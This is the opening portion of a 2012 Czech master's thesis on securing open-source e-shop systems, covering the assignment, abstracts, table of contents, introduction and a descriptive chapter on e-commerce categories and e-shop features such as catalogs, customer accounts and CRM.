

# **Analýza a implementace zabezpečení elektronického obchodu**

Reanalysis and Implementation of Security Measures for an  
e-shop System

Bc. Lukáš Bartošák

---

Diplomová práce  
2012



Univerzita Tomáše Bati ve Zlíně  
Fakulta aplikované informatiky

---

## ZADÁNÍ DIPLOMOVÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení: **Bc. Lukáš BARTOŠÁK**  
Osobní číslo: **A10304**  
Studijní program: **N 3902 Inženýrská informatika**  
Studijní obor: **Bezpečnostní technologie, systémy a management**

Téma práce: **Analýza a implementace zabezpečení  
elektronického obchodu**

Zásady pro vypracování:

1. Analyzujte současnou situaci open source aplikací pro elektronické obchody.
2. Zaměřte se především na pokročilé vlastnosti jako např. profesionální CRM (customer relationship management), integrace s účetními systémy, podpora více platebních metod atd.
3. U nejpokročilejších systémů prověřte implementaci zabezpečení proti běžným útokům na webové systémy, tzn. cross-site scripting, cross-site request forgery, man-in-the-middle, SQL injection, phishing, pharming, key logging atd.
4. Provedte nasazení vybraného elektronického obchodu na provozní server a implementujte jeho zabezpečení dle dnešních standardů pro webové aplikace.
5. Provedte testy zabezpečení vašeho řešení pomocí aplikací pro automatizované testování bezpečnosti webových systémů.

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **SEDLÁČEK, Jiří. E-komerce, internetový a mobil marketing od A do Z. 1. vyd. Praha: BEN – technická literatura, 2006, 351 s. ISBN 80-730-0195-0.**
2. **JIROVSKÝ, Václav. Kybernetická kriminalita: nejen o hackingu, crackingu, virech a trojských koních bez tajemství. 1. vyd. Praha: Grada, 2007, 288 s. ISBN 978-802-4715-612.**
3. **MCCLURE, Stuart, Saumil SHAH a Shreeraj SHAH. Web hacking: útoky a obrana. 1. vyd. Praha: SoftPress, 2003, 448 s. ISBN 80-864-9753-4.**
4. **MCCLURE, Stuart, Joel SCAMBRAY a George KURTZ. Hacking bez záhad. 1. vyd. Praha: Grada, 2007, 520 s. ISBN 978-802-4715-025.**
5. **HARRIS, Shon, Allen HARPER, Chris EAGLE, Jonathan NESS a Michael LESTER. Hacking: manuál hackera. 1. vyd. Praha: Grada, 2008, 400 s. ISBN 978-802-4713-465.**
6. **Web Application Vulnerabilities. ACUNETIX. Website Security: Acunetix Web Security Scanner [online]. 2011 [cit. 2012-02-02]. Dostupné z: <http://www.acunetix.com/vulnerabilities/>.**

Vedoucí diplomové práce:

**Ing. Tomáš Dulík**

Ústav informatiky a umělé inteligence

Datum zadání diplomové práce:

**24. února 2012**

Termín odevzdání diplomové práce:

**15. května 2012**

Ve Zlíně dne 24. února 2012



prof. Ing. Vladimír Vašek, CSc.

*děkan*

doc. RNDr. Vojtěch Křesálek, CSc.

*ředitel ústavu*

## **ABSTRAKT**

Tato diplomová práce se zabývá rozбором aktuální situace open source aplikací určených pro elektronické obchodování a jejich zabezpečením proti současným útokům směřovaným na webové systémy. V první části práce jsou objasněny základní východiska e-komerce a vlastnosti současně používaných e-shopů. Druhá část pojednává o bezpečnosti v oblasti elektronického obchodování, kde je rozebrán aktuální fenomén hacking a zejména konkrétní typy útoků na webové aplikace. V praktické části jsou popsána jednotlivá open source řešení vhodná pro provoz elektronického obchodu a následná volba a implementace vybraných systémů na provozní server. Tato řešení jsou poté prověřena aplikacemi pro automatizované testování bezpečnosti webových systémů, jejichž výsledky jsou v závěru praktické části analyzovány.

Klíčová slova:

e-komerce, elektronický obchod, open source, bezpečnost webových aplikací, testování, zranitelnost, hacking

## **ABSTRACT**

This diploma thesis is focused on the analysis of current situation of open source software systems intended for electronic business and is aimed on hardening the e-commerce systems against the present day attacks. In the first part of the thesis are clarified basic principles of electronic commerce and features of the most frequently used e-shop systems. The second part deals with the security issues in e-commerce and there is a thoroughly analysed contemporary phenomena – hacking and especially specific kinds of attacks on web applications. In practical part of the thesis are described individual open source solutions suitable for operating of electronic business and consequently process of selection and implementation of the most appropriate systems to the production server. These solutions are examined by specific applications for automated testing of web systems vulnerabilities. Results of examination are analyzed and summarized in the conclusion of practical part.

Keywords:

e-commerce, e-shop, open source, web application security, testing, vulnerability, hacking

Na tomto místě bych rád poděkoval panu Ing. Tomáši Dulíkovi za odbornou pomoc při vedení diplomové práce, cenné připomínky a čas strávený při konzultacích.

**Prohlašuji, že**

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

**Prohlašuji,**

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně

.....  
podpis diplomanta

**OBSAH**

<b>ÚVOD</b> .....	<b>9</b>
<b>I TEORETICKÁ ČÁST</b> .....	<b>10</b>
<b>1 ELEKTRONICKÉ OBCHODOVÁNÍ</b> .....	<b>11</b>
1.1 DEFINICE E-KOMERCE .....	11
1.2 HISTORIE ELEKTRONICKÉHO OBCHODOVÁNÍ .....	11
1.3 KATEGORIE E-SHOPŮ .....	12
1.3.1 Klasifikace podle subjektů .....	12
1.3.2 Klasifikace podle otevřenosti použitého média .....	13
1.3.3 Klasifikace podle způsobu plnění .....	14
1.4 VLASTNOSTI ELEKTRONICKÝCH OBCHODŮ.....	14
1.4.1 Koncepční rozdělení.....	14
1.4.2 Produktový katalog .....	15
1.4.3 Zákazníci .....	18
1.4.4 CRM.....	19
1.4.5 CMS .....	21
1.4.6 Objednání zboží .....	22
1.4.7 Platby.....	24
1.4.8 Doprava .....	26
1.4.9 Zaměstnanci .....	27
1.4.10 Vzhled .....	27
1.4.11 Podpora lokalizace .....	28
1.4.12 Možnosti rozšiřitelnosti.....	28
1.4.13 Integrace s ekonomickými a účetními systémy .....	29
1.4.14 SEO .....	29
1.4.15 Zálohování.....	30
1.4.16 Zabezpečení.....	30
1.4.17 Podpora od vydavatele .....	31
1.5 SOFTWAREOVÉ LICENCE.....	31
<b>2 BEZPEČNOST V OBLASTI E-KOMERCE</b> .....	<b>34</b>
2.1 KYBERNETICKÁ KRIMINALITA.....	34
2.2 DEFINICE HACKERA.....	34
2.3 TYPY HACKERŮ .....	35
2.3.1 White hats.....	35
2.3.2 Black hats .....	35
2.3.3 Grey hats .....	35
2.4 TYPY ÚTOKŮ NA WEBOVÉ APLIKACE .....	35
2.4.1 Autentifikace .....	35
2.4.2 Autorizace .....	39
2.4.3 Útoky ze strany klienta.....	41
2.4.4 Útoky injekcí .....	46
2.4.5 Přístupy k informacím .....	55
2.4.6 Spouštění skriptů na straně serveru.....	61
2.4.7 Logické útoky.....	63
2.4.8 Útoky za pomoci protokolů.....	66
2.4.9 Sociální inženýrství .....	69

<b>II</b>	<b>PRAKTICKÁ ČÁST</b> .....	<b>73</b>
<b>3</b>	<b>IMPLEMENTACE ELEKTRONICKÉHO OBCHODU</b> .....	<b>74</b>
3.1	OPEN SOURCE ŘEŠENÍ.....	74
3.1.1	Magento.....	74
3.1.2	osCommerce.....	74
3.1.3	Zen Cart.....	75
3.1.4	PrestaShop.....	75
3.1.5	Übercart.....	76
3.1.6	OpenCart.....	77
3.1.7	OXID eShop.....	77
3.1.8	VirtueMart.....	78
3.1.9	TomatoCart.....	79
3.1.10	Spree Commerce.....	79
3.2	VÝBĚR VHODNÉHO ŘEŠENÍ.....	80
3.3	INSTALACE A NASTAVENÍ.....	82
3.3.1	PrestaShop.....	82
3.3.2	OXID eShop Community Edition.....	91
3.4	VYTVOŘENÍ PRODUKTOVÉHO KATALOGU.....	99
<b>4</b>	<b>TESTOVÁNÍ ZRANITELNOSTI WEBOVÝCH APLIKACÍ</b> .....	<b>103</b>
4.1	METODY TESTOVÁNÍ.....	103
4.1.1	Black box testing.....	103
4.1.2	White box testing.....	103
4.2	ZPŮSOBY TESTOVÁNÍ.....	104
4.2.1	Manuální testování bezpečnosti webových systémů.....	104
4.2.2	Automatické testování bezpečnosti webových systémů.....	104
4.3	AUTOMATIZOVANÉ TESTOVÁNÍ BEZPEČNOSTI WEBOVÝCH SYSTÉMŮ.....	105
4.3.1	Vlastnosti testovacích aplikací.....	105
4.3.2	Typy testovacích aplikací.....	105
4.4	POUŽITÉ SCANOVACÍ NÁSTROJE.....	106
4.4.1	Acunetix Web Vulnerability Scanner.....	106
4.4.2	Netsparker Community Edition.....	107
4.4.3	Websecurify Scanner.....	108
4.4.4	N-Stalker Web Application Security Scanner.....	109
4.5	VÝSLEDKY TESTOVÁNÍ ZRANITELNOSTI IMPLEMENTOVANÝCH APLIKACÍ.....	111
4.5.1	PrestaShop.....	111
4.5.2	OXID eShop Community Edition.....	112
4.5.3	Shrnutí.....	113
	<b>ZÁVĚR</b> .....	<b>114</b>
	<b>ZÁVĚR V ANGLIČTINĚ</b> .....	<b>115</b>
	<b>SEZNAM POUŽITÉ LITERATURY</b> .....	<b>116</b>
	<b>SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK</b> .....	<b>120</b>
	<b>SEZNAM OBRÁZKŮ</b> .....	<b>123</b>
	<b>SEZNAM TABULEK</b> .....	<b>124</b>
	<b>SEZNAM PŘÍLOH</b> .....	<b>125</b>

## ÚVOD

Nabídka zboží a služeb již dávno není doménou pouze kamenných obchodů a obchodování za pomoci Internetu je dnes pro mnohé jeho uživatele běžnou součástí života. Zákazníci už nemusí stát dlouhé fronty v obchodech a výběr svého nákupu si mohou v klidu promyslet z pohodlí svého domova. E-shopy jsou otevřeny 24 hodin denně po celý rok a prodávané zboží je často nakupováno přímo od výrobce za nejnižší cenu. Elektronické obchodování nepřináší mnohé výhody pouze těm, kdo stojí na straně poptávky, ale také především nabízejícím organizacím. Komunikace přes Internet výrazně snižuje náklady vznikající při prodeji a menší firmy tak získávají šanci proniknout na trh bez nutnosti budování klasické sítě obchodů. Jelikož je značná část prodejní činnosti automatizována, odpadá mnohá práce prodavačů a obslouženo je větší množství nakupujících.

Elektronické obchodování má mimo mnoha svých nesporných výhod také jisté nevýhody a tím je v dnešní době především bezpečnost prováděných transakcí při nákupu. Nárůst útoků na webové aplikace a jejich neustále zvyšovaná sofistikovanost nutí tvůrce daných systémů neustále držet krok s původci těchto nekalých aktivit.

Tato práce se zabývá analýzou aktuální situace open source aplikací určených pro elektronické obchodování a jejich zabezpečením proti současným útokům zaměřeným na webové systémy. Úvodní část práce popisuje základní východiska e-komerce, kde jsou podle specifických kritérií rozebírány jednotlivé kategorie elektronických obchodů. Dále jsou zde popsány vlastnosti dnešních nejpokročilejších e-shopů a také jejich možnosti integrace s účetními a ekonomickými systémy. Následující část pojednává o bezpečnosti v oblasti elektronického obchodování, kde je v úvodu nejprve objasněn pojem hacking, jeho historie a typy jednotlivých hackerů. Dále jsou zde rozebrány konkrétní způsoby útoků směřovaných na webové aplikace, jejichž současný nárůst znamená pro mnohé organizace značnou bezpečnostní hrozbu.

V praktické části jsou popsána jednotlivá nejužívanější open source řešení určená pro elektronické obchodování a jejich následný výběr a instalace na provozní server. V těchto systémech je dále provedeno naplnění produktových katalogů vzorovým zbožím a upraveno jejich nastavení spolu s editací CMS stránek. Následující část práce popisuje aplikace pro automatizované testování bezpečnosti webových systémů a vybranými z nich jsou poté implementovaná řešení testována. Závěr praktické části prezentuje výsledky těchto analýz a jejich následný podrobný rozbor.

## **I. TEORETICKÁ ČÁST**

# 1 ELEKTRONICKÉ OBCHODOVÁNÍ

## 1.1 Definice e-komerce

OECD (Organisation for Economic Co-operation and Development) definuje elektronické transakce v širším pojetí jako nákup či prodej výrobků a služeb, ať už mezi podnikateli, domácnostmi, jednotlivými spotřebiteli, vládou, dalšími veřejnými či soukromými organizacemi, který je prováděn prostřednictvím počítačových sítí. Výrobky a služby jsou prodávány s využitím těchto sítí, ale jejich vlastní dodávka může být provedena on-line nebo off-line. [1]

## 1.2 Historie elektronického obchodování

S příchodem Internetu vznikl nový směr v oblasti podnikání a první elektronické nákupy proběhly již v roce 1992 v USA. S rozšířením protokolu HTTP a na něm stavěných WWW aplikací vznikly v letech 1994 a 1995 jedny z prvních elektronických obchodů podobné těm dnešním. V roce 1994 vyvinula společnost Netscape Communications Corporation první verzi bezpečnostního protokolu SSL, který významnou měrou podpořil možnost využití relativně bezpečné elektronické platby za pomoci kreditních karet. O čtyři roky později vznikl nejznámější internetový platební systém PayPal, který umožnil pohodlný převod peněz z bankovních účtů či kreditních karet na účet tohoto platebního systému a následně tak rozšířil možnosti elektronického obchodování.

První prodejní oblastí v tomto novém obchodním odvětví byl hudební průmysl. Po CD nahrávkách následovaly různé dárkové předměty a především také knihy. Později v nabídce tehdejších e-shopů přibyla dále elektronika, hračky či nábytek.

Jako jedny z prvních nejvýznamnějších subjektů pohybujících se v oblasti elektronického obchodování lze označit společnosti Amazon a eBay. Amazon založený Jeffem Bezosem začal nejprve jako prodejce knih, ale později svůj sortiment rozšířil o mnohá další odvětví a dnes je zde možné nakoupit různorodé zboží jako například elektroniku, šperky, hudební nástroje, kosmetiku a mnohé jiné. Společnost eBay, jako nejznámější americká aukční síň byla založena počítačovým programátorem Peirrem Omidyarem a její původní název byl Auctionweb.

V Česku se první elektronické obchody začaly objevovat v roce 1996 a jedním z průkopníků tohoto oboru podnikání byl u nás obchod Vltava, který se zpočátku podobně jako Amazon zaměřoval pouze na prodej knih. Dnešní zákazníci požadují od prodejců na

internetu především včasné dodání, ale také možnost snadné reklamace, vrácení zboží či například realizaci nákupu na splátky a obecně profesionální poprodejní služby, kde je oceňován především rychlý a spolehlivý servis. [7]

## **1.3 Kategorie e-shopů**

### **1.3.1 Klasifikace podle subjektů**

#### **Business to Consumer (B2C)**

Jedná se o prodej zboží a služeb od podnikatelských subjektů ke konečným spotřebitelům, kde takový spotřebitel může být rovněž podnikatel, pokud se nejedná o obchodní zboží, ale zboží konečné spotřeby.

#### **Business to Business (B2B)**

Je to prodej zboží a služeb mezi podnikatelskými subjekty, které nejsou určeny ke konečné spotřebě, ale k zajištění samotné funkčnosti obchodu. Spolu s B2C patří tento obchodní model k těm nejrozšířenějším.

#### **Consumer to Consumer (C2C)**

Jde o prodej zboží a služeb mezi spotřebiteli navzájem zpravidla za pomoci třetí strany, která zajišťuje potřebné transakční řešení. Patří sem především různé aukce, spotřebitelské inzerce a jiné podobné formy této prodeje.

#### **Consumer to Business (C2B)**

Tento obchodní model zahrnuje prodej zboží a služeb konečným spotřebitelům, kde na rozdíl od modelu B2C vychází iniciativa ze strany spotřebitele, a to v podobě konkrétní poptávky umístěné někde na Internetu. Té pak daný výrobce - pokud je ochoten - vyhoví, a to buď sám, či prostřednictvím zprostředkujícího serveru, který provádí sběr těchto poptávek.

#### **Government to Consumer (G2C)**

Jedná se především o informační služby poskytované veřejným sektorem občanům. Patří zde například mapy, jízdní řády, seznamy telefonních čísel, předpovědi počasí či také elektronické volby.

**Consumer to Government (C2G)**

Zde se jedná o komunikaci mezi občany a státem. Je zde zahrnuta například žádost o vydání řidičského průkazu, podání daňového přiznání nebo žádost o sociální dávky.

**Business to Government (B2G)**

B2G je pojem označující vztah podnikatelských subjektů a státu. Zákazníkem je v tomto obchodním modelu vláda, která představuje významného spotřebitele zboží a služeb.

**Government to Business (G2B)**

Jde o výkon veřejné správy v oblasti komerční sféry mezi vládou a podnikatelskými subjekty. Jsou zde zahrnuta například elektronická daňová přiznání firem, výkazy pro důchodové pojištění, informace o grantech a dotacích apod.

**Government to Government (G2G)**

Tento vztah řeší podporu komunikace v rámci veřejné správy, která neovlivňuje občany ani soukromé organizace. G2G je využíváno také pro koordinaci mezinárodní spolupráce.

[1]

*Tab. 1. Přehled druhů elektronického obchodování podle subjektů [1]*

Prodávající	Kupující		
	firma	spotřebitel	vláda
firma	B2B	B2C	B2G
spotřebitel	C2B	C2C	C2G
vláda	G2B	G2C	G2G

**1.3.2 Klasifikace podle otevřenosti použitého média****Uzavřené transakce**

Jedná se o obchodní styky uskutečňované pomocí uzavřených komunikačních kanálů mezi pevně daným okruhem účastníků.

**Otevřené transakce**

Jde o klasický typ elektronického obchodování pomocí sítě Internet s neomezeným počtem obchodujících.

### 1.3.3 Klasifikace podle způsobu plnění

#### Elektronické obchodování přímé

Objednávka, platba i dodávka zboží probíhá výhradně prostřednictvím elektronických prostředků. Může to být například online nákup programových aplikací či elektronických knih s platbou i přímým stažením za pomoci Internetu.

#### Elektronické obchodování nepřímé

Jedná se o nejběžnější způsob elektronického nákupu, kdy objednávka zboží, uzavření smlouvy, případně i jeho platba probíhá prostřednictvím elektronické komunikace, ale dodání je provedeno klasicky například přes poštovní služby či dodávkou dopravní společností. [8]

## 1.4 Vlastnosti elektronických obchodů

### 1.4.1 Koncepční rozdělení

Podobně jako většina ostatních webových aplikací s dynamicky proměnlivým obsahem jsou také elektronické obchody vytvářeny pomocí oddělené struktury složené z tzv. front-end a back-end části.

#### Front-end

Front-end v překladu "přední část" je aplikační celek sloužící k prezentaci údajů určených pro návštěvníky. Základem každého e-shopu je katalog zboží, ze kterého jsou vybrané produkty vkládány do nákupního košíku a po dokončení výběru jsou uživatelé přesunuti do objednávkového formuláře, který jsou určeny k dokončení a odeslání objednávky.

Dnes jsou téměř samozřejmou součástí prezentačních celků e-shopů registrační a přihlašovací formuláře sloužící k vytvoření zákaznického účtu a následnému přístupu do tohoto profilu. Zde jsou uloženy základní identifikační údaje zákazníka potřebné k provedení nákupu. Ukládají se tu taktéž odeslané objednávky, jejichž aktuální stav vyřízení je v této sekci často možné sledovat.

Prezentační část obsahuje dále také nezbytné údaje o prodávající společnosti, obchodní podmínky nákupu, informace o výrobcích a dodavatelích produktů a jiná potřebná sdělení.

## Back-end

Back-end znamená v češtině "zadní část" a označuje tu sekci elektronického obchodu, která slouží k administraci a zpracování dat. Do této části aplikace mají přístup pouze osoby zodpovídající za provoz e-shopu a běžný zákazník toto rozhraní nevidí.

Back-end sekce dnešních elektronických obchodů často obsahují mnoho různých funkcí určených k efektivní správě a nastavení těchto aplikací. Nejzákladnějšími z nich je především část sloužící pro vkládání zboží do produktového katalogu. Zde jsou vytvářeny kategorie produktů či monitorovány pohyby zboží na skladu apod. Další důležitou sekcí administrace je oddíl sloužící pro správu a evidenci uživatelských účtů. Registrované zákazníky je tady často možné sdružovat do předdefinovaných skupin a těm přiřazovat různá zvýhodnění. Dále je zde také část pro správu objednávek, kde lze mnohdy najít moduly pro generaci faktur a dodacích listů.

Z dalších důležitých funkcí lze uvést například sekce pro definování přepravních a platebních možností, moduly pro změnu prezentační front-end části, sekce pro zálohování či podporu pro monitorování různých statistik atd.

### 1.4.2 Produktový katalog

#### Kategorie

Produktové kategorie slouží k základnímu dělení zboží na jednotlivé sekce podle určitých vlastností či funkcí, které daný produkt splňuje. Tyto hlavní oddíly mají často své podsekce, které přesněji specifikují daný okruh zboží a ty mohou mít dále své vlastní podkategorie pro ještě přesnější rozčlenění atd.

Dnešní elektronické obchody podporují tvorbu rozmanitých produktových struktur, které slouží k přehledné navigaci zákazníka při nákupu.



Obr. 1. Ukázka produktové struktury

### **Atributy a vlastnosti produktů**

Atributy a vlastnosti produktů upřesňují kritéria vybíraná při vytváření filtru určeného k vyhledávání požadovaného zboží. Atributem může být například barva daného produktu, výrobní technologie či třeba paměťová kapacita u některých počítačových komponent. Za vlastnosti zboží lze považovat například jejich šířku, výšku, váhu apod.

### **Vyhledávání**

Vyhledávání zboží může mít různou podobu. Jedním z nich je tzv. vyhledávání fulltextové, které funguje na principu průchodu veškerých textových záznamů o produktech a vyhledání výskytů zadaného řetězce. Tento způsob lze dále zdokonalit použitím tzv. "našeptávačů" fungujících za pomoci technologie AJAX (Asynchronous JavaScript and XML), která využívá kombinaci jazyků JavaScript a XML, díky nimž lze provádět změny obsahu internetových stránek bez potřeby jejich opětovného znovunačtení.

Další variantou může být vyhledávání podle klíčových slov, která jsou ke zboží přiřazována při vytváření produktového katalogu.

Často žádaným způsobem, jak vytvořit kritérium pro vyhledávané zboží jsou tzv. cenové filtry, které zákazníkům umožňují definovat přijatelný cenový rozsah.

### **Přílohy ke zboží**

Některé současné e-shopy často podporují možnost vkládat k jednotlivým produktům různé informační soubory. To mohou být například manuály k použití, podrobné technické specifikace, certifikáty atd.

### **Uživatelské příspěvky**

Zde patří především funkce umožňující vkládání uživatelských recenzí ke zboží, které již zákazník vlastní a může se touto formou podělit o své názory, hodnocení a poznatky získané z užívání produktu s ostatními uživateli.

Další oblastí v této kategorii je možnost vytváření diskuzí k produktům, kde jsou dotazy směřovány jak na samotné prodejce, tak na uživatele, kteří již daný produkt vlastní.

Některé elektronické obchody také umožňují vkládat k zakoupeným produktům zákaznická videa či obrázky. Tyto příspěvky poté mohou být pro svůj kladný přínos k rozšíření informační podpory produktů odměněny například různými uživatelskými bonusy apod.

### **Výrobci a dodavatelé**

Vytváření sekcí výrobců či dodavatelů je jednou z dalších možností, jak kategorizovat prezentované zboží. Tato skutečnost zákazníkům navíc umožňuje získání údajů o jednotlivých výrobcích a dodavatelích, které jsou často v mnoha případech po prodeji požadovány.

### **Porovnání produktů**

Dalším rozšířením může být u některých elektronických obchodů například schopnost porovnání vlastností dvou či více nabízených produktů, kde tato funkce slouží k podpoře rozhodování při výběru požadovaného zboží. V kategorii porovnání lze zmínit také možnost propojení elektronického obchodu na cenové porovnávače jako Heureka.cz Zbozi.cz či Nejlepsiceny.cz apod.

### **Oblíbené položky**

Tato funkcionalita slouží k podpoře rychlejšího nákupního procesu, kterou využívají především skupiny zákazníků nakupující určité druhy zboží v častých časových intervalech. Registrovaní uživatelé si tak vytváří seznam oblíbených položek a při příštím nákupu šetří čas strávený jejich vyhledáváním v rozsáhlých produktových strukturách.

### **Sklad**

Důležitou funkcí pro mnohé prodejce je možnost vedení evidence skladových zásob nabízených produktů. U pokročilých elektronických obchodů lze v této sekci najít mnoho užitečných funkcí. Je to například možnost nastavení odesílání informačních e-mailů při poklesu množství určitého zboží, podpora detailního zobrazování těchto stavů zákazníkům či funkce pro poskytování množstevních slev na základě objemu nákupu apod.

### **Hromadný import**

Hromadný import zboží do produktového katalogu je dnes téměř nutností, kterou by měl obsahovat každý současně využívaný elektronický obchod. Tato funkce automatizuje činnost vkládání zboží do produktové databáze a je využívána především pro značnou úsporu času při vytváření a aktualizaci rozsáhlé nabídky prodejců.

Nejčastějším formátem pro hromadný import produktů jsou soubory typu CSV (Comma-separated values). CSV značí souborový formát, kde jsou jednotlivé údaje o zboží oddělovány čárkou, a každý produkt je reprezentován jedním řádkem.

U tabulkového editoru Microsoft Excel, který podporuje ukládání dat ve formátu CSV je například jako oddělovač údajů použit středník, a tudíž lze vidět, že syntaxe používaná v aplikacích pracujících s tímto formátem není vždy totožná. Další možností jak provádět hromadný import je použití modernějšího avšak složitějšího formátu XML. [9]

### **1.4.3 Zákazníci**

#### **Zákaznické účty**

Zákaznické účty obsahují základní informace nutné pro nákup produktů a patří zde především dodací adresy, kontaktní údaje jako mail, telefonní spojení či případně také jméno společnosti a fakturační adresa při nákupu zboží firmou.

Dále jsou zde často ukládány další doplňkové údaje jako například požadavek na zaslání novinek a reklam formou e-mailu, datum registrace uživatele, počet přihlášení k jeho účtu nebo příslušnost k určité uživatelské skupině apod.

#### **Uživatelské skupiny**

Uživatelské skupiny jsou využívány k selekci nakupujících do určitých kategorií, které pak slouží například k poskytování různých slev a výhod či naopak k blokaci nesolventních zákazníků apod.

Tyto skupiny mohou být často vytvářeny podle libovolných kritérií a dělí tak zákazníky například podle země původu, objemu nebo počtu objednávek či podle toho, zda se jedná o firmu nebo běžného odběratele.

#### **Slevy**

Slevy mohou mít různou podobu a jsou vytvářeny pro určité skupiny zákazníků nebo pro specifické kategorie zboží. Mohou být vytvářeny s trvalou platností či omezeny pro určité časové období.

Nejčastěji jsou definovány jako procento z ceny produktu nebo při skupinové slevě u vybraných zákazníků jako procento z celkového nákupu. Slevová zvýhodnění mohou vznikat také například při nákupu většího množství vybraného zboží či při dosažení určité výše celkové ceny objednávky.

#### 1.4.4 CRM

CRM (Customer relationship management), neboli řízení vztahů se zákazníky, označuje proces zahrnující všechny způsoby komunikace mezi organizací a nakupujícím. Souhrn těchto procesů obsahující sběr a využití informací při průběhu obchodních transakcí slouží především k předvídání přání a potřeb zákazníků, a tím ke zdokonalení služeb, které jsou nakupujícím poskytovány.

##### **Novinky a reklamy**

V odvětví elektronického obchodování lze do CRM procesů zahrnout například moduly pro zasílání obchodních novinek a reklamy, které má uživatel často možnost nastavit dle vlastního zájmu jen pro určité kategorie produktů. Novinky zasílané e-mailem ve formě HTML mnohdy v pravidelných intervalech jsou nazývány termínem newsletter.

##### **Cenový alarm**

Do této sekce spadá rovněž možnost využití funkce cenového alarmu, který zákazníkům umožňuje nastavení preferované ceny pro žádaný produkt. Tato vlastnost je často nazývána také jako tzv. hlídací pes a funguje tak, že pokud dojde k poklesu dané ceny na požadovanou hladinu, zákazník je o této události informován, a to nejčastěji prostřednictvím e-mailu.

##### **Up-selling**

Jedná se o tzv. navyšovací prodej, kdy dochází k přesvědčování zákazníka o výhodnosti nákupu novější verze či vyššího modelu daného produktu nebo řešení, které vede ke zvýšení jeho hodnoty a je prováděn nejčastěji formou informačního e-mailu. [10]

##### **Cross-selling**

Cross-selling, neboli také křížový prodej, je obchodní strategie sloužící k přesvědčení zákazníka ke koupi souvisejících produktů, jejich příslušenství či služeb, které se uživateli automaticky nabízejí při prohlížení jednotlivého zboží. [11]

##### **Sponzorské a věrnostní programy**

Do kategorie CRM spadá také možnost aktivace sponzorských a věrnostních programů, které lze definovat na základě různých kritérií, a to například podle počtu provedených objednávek či nakoupeného zboží. Dle těchto definovaných kritérií jsou daným uživatelům připisovány věrnostní body, které lze později uplatnit při dalším nákupu.

Mnohé e-shopy umožňují svým zákazníkům při registraci uživatelského účtu vyplnit své datum narození a na základě této informace může prodejce poskytovat různé narozeninové výhody jako například drobné dárky k příští provedené objednávce apod.

### **Dárkové poukazy a slevové kupóny**

Dárkové poukazy a slevové kupóny jsou jednou z dalších variant, jak uživatelům zpříjemnit nákupní podmínky. Tyto možnosti jsou často vyžívány především při nákupu různých služeb, což mohou být například víkendové pobyty či poukazy k neobvyklým sportovním aktivitám apod.

### **Hodnocení zboží po nákupu**

Tato funkce slouží k získání zpětné vazby od zákazníků, kdy je po provedené objednávce s určitým časovým odstupem automaticky generován a odeslán e-mail, který uživateli umožní vyjádřit spokojenost s nakoupeným zbožím a souvisejícími službami.

### **Statistiky**

Sběr statistických údajů je jednou z nejdůležitějších činností v oblasti řízení vztahů se zákazníky. V této oblasti jsou sledovány mnohé faktory, a to například:

- Návštěvnost jednotlivých stránek,
- Doba přítomnosti uživatele na webu,
- Počet uživatelských registrací,
- Obecné informace o uživateli,
- Informace o užívaném softwaru,
- Údaje odkud uživatelé do e-shopu přicházejí,
- Statistika zadávaných klíčových slov při vyhledávání,
- Statistika prodeje zboží,
- Informace o uskutečněných objednávkách,
- Statistické informace o využitém způsobu dopravy a platby,
- Údaje o množství celkových tržeb za dané období,
- Počet reklamací,
- Počet vráceného zboží.

Výčet možných oblastí, které mohou být monitorovány, není úplný a každý elektronický obchod poskytující provádění těchto statistik má pro tyto funkce různě rozsáhlou podporu. Obecně jsou získané údaje kvůli přehlednosti často prezentovány ve formě interaktivních grafů. Ty umožňují využívat různých filtrů, které napomáhají zobrazit přesně požadované informace.

### 1.4.5 CMS

